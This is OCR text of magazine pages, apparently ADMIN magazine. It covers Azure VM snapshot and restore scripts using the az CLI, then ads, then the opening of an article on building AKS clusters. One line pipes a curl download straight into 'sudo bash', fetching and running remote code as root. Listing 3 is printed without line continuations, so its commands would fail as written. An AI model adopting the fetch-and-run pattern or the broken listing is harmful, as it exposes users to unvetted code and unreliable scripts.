

What?!

I can get my issues SOONER?





Available anywhere, anytime!



Sign up for a digital subscription to improve our admin skills wth practical articles on network security, cloud computing, DevOps, HPC, storage and more!

Subscribe to the PDF edition:

shop.linuxnewmedia.com

- Leverage disk caching appropriately on the basis of your application's read/write patterns to optimize performance. Be mindful of the potential for data loss with write caching in the event of a failure.
- Use Azure managed disks to simplify the handling of storage account management behind the scenes, offering high availability and supporting encryption at rest.

Automating Backup and Recovery

Effective disaster recovery strategies are essential for maintaining the resilience and availability of IT systems, especially in cloud environments like Azure. Automating the backup and recovery processes from the Azure CLI not only streamlines these tasks but also ensures that they are consistently executed, minimizing the risk of data loss. In this section, I talk about how to set up automated snapshots and backups of VM disks and script recovery processes, and I highlight best practices for managing backup frequency and storage locations.

Automating the creation of snapshots and backups can be accomplished by scheduling Azure CLI commands to run at regular intervals, ensuring that your data is consistently backed up without manual intervention. The following script can be scheduled to run with cron jobs on a Linux server or with Task Scheduler in Windows, ensuring that snapshots are taken at regular intervals:

```
#!/bin/bash
# Variables
resourceGroup='YourResourceGroup'
diskName='YourDiskName'
snapshotName='YourSnapshotName'
# Create a snapshot
az snapshot create ➥
  --resource-group $resourceGroup ➥
  --name $snapshotName --source $diskName ➥
  --sku Standard_LRS
echo "Snapshot created successfully!"
```

To minimize downtime in the event of data loss or corruption, it's crucial to have a script ready for quick restoration of data from backups or snapshots. The script in **Listing 3** quickly restores a VM by creating a new disk from a snapshot and swapping the old disk with the new one.

Best practices for managing backup frequency is determined by how critical the data is considered. For critical data, consider daily backups or more frequent snapshots if the data changes rapidly. On the other hand, weekly or monthly backups may be sufficient for data that does not change frequently or is not critical to business operations.

Automating backup frequency should align with the importance of the data and the business's tolerance for data loss (the recovery point objective).

1. Geographic redundancy, wherein you store backups in a region different from your primary data, protects against regional outages.
2. Access controls ensure that the storage account is secure and that access permissions are strictly controlled to prevent unauthorized access.
3. Monitoring and alerts for the backup processes notify administrators of any failures or issues. Azure Monitor can be used to track the status and health of backup tasks.
4. Regular testing of recovery procedures ensures that they work as expected. This testing should be part of an overall disaster recovery plan.

Listing 3: Restoring Data

```
#!/bin/bash
# Variables
resourceGroup='YourResourceGroup'
snapshotName='YourSnapshotName'
newDiskName='RestoredDiskName'
vmName='YourVMName'

# Create a disk from a snapshot
az disk create
   --resource-group $resourceGroup
   --name $newDiskName
   --source $snapshotName
   --sku Standard_LRS

# Detach the old disk and attach the new disk to the VM
az vm disk detach
   --resource-group $resourceGroup
   --vm-name $vmName
   --name OldDiskName
az vm disk attach
   --resource-group $resourceGroup
   --vm-name $vmName
   --name $newDiskName
echo "VM restored successfully from snapshot!"
```

Conclusion

Throughout this article, I have explored advanced techniques for optimizing and managing Azure VMs on Linux, covering system and network performance tuning, sophisticated storage management with RAID configurations, and backup processes from the Azure CLI. These strategies are designed to enhance performance, ensure data integrity, and improve operational efficiency. ■

The Author


Marcin Gastol is a Senior DevOps Engineer and Microsoft Certified Trainer with extensive experience in Azure technologies and teaching various IT subjects. His blog (https://marcingastol.com/) encompasses multiple IT topics.




MakerSpace-Online

New Maker Content Every Week

At MakerSpace, we are all about technology you can use to build your own stuff. Our goal is to help you turn your ideas into reality with hands-on projects for makers.






Fresh Content, Delivered

Subscribe now and join the MakerSpace community. You'll stay up-to-date when new content is published.

Join Now!

https://makerspace-online.com



Automated Azure Kubernetes Service cluster builds

Automatic

Construct Kubernetes clusters from the Azure CLI in a consistent and predictable manner across every environment. By Chris Binnie

In the list of the managed Kubernetes solutions that dominate the market, the usual suspects are present, operated by the most popular cloud platforms: Google Kubernetes Engine (GKE), AWS Elastic Kubernetes Service (EKS), and Azure Kubernetes Service (AKS).

When you put Kubernetes through its paces in production environments, it's critical that you understand the nuances of your infrastructure to achieve high levels of uptime. When testing Kubernetes and its associated workloads in a laboratory setup, you must emulate your production workloads precisely so that you can ensure the ability to scale to cope with both predictable and unexpected increases in demand.

In this article I create an AKS cluster in Azure with the platform-provided command-line tool `az`, which is often referred to as the Azure command-line interface (CLI) tool. With a programmatic approach, you should be able to create clusters that follow a consistent and repeatable structure and configuration. You can then replicate production workloads in whichever environments required. The commands I demonstrate for the end-to-end deployment workflow could easily be added to scripts to automate the process fully.

Of course, you have a few ways of achieving the same result – for example, the user interface (UI) or logging in to the UI and then taking advantage of the graphical interface (i.e., the Cloud Shell). Instead, I'll use a much more portable approach with the CLI binary provided by Microsoft to interact with the cloud platform. Incidentally, in true cloud-native style, you can run the binary from a Docker container, as per the official instructions [1], which could speed up deployments in environments that use continuous integration, continuous deployment (CI/CD) pipelines.

Ones and Zeros

The first step is to make sure the `az` CLI tool is available on your system. I'm using Ubuntu Linux 22.04 (Jammy Jellyfish) for reference. The installation instructions I skip through can be found online [2]. Proceed as the root user to get the correct permissions for the task in hand.

I chose the lengthier install method, not the one-liner with `curl`:

```
$ curl ➥
  -sL https://aka.ms/InstallAzureCLIDeb | ➥
  sudo bash
```

The more complex route starts with a package update and then installs a few packages with the `apt` command:

```
$ apt-get update
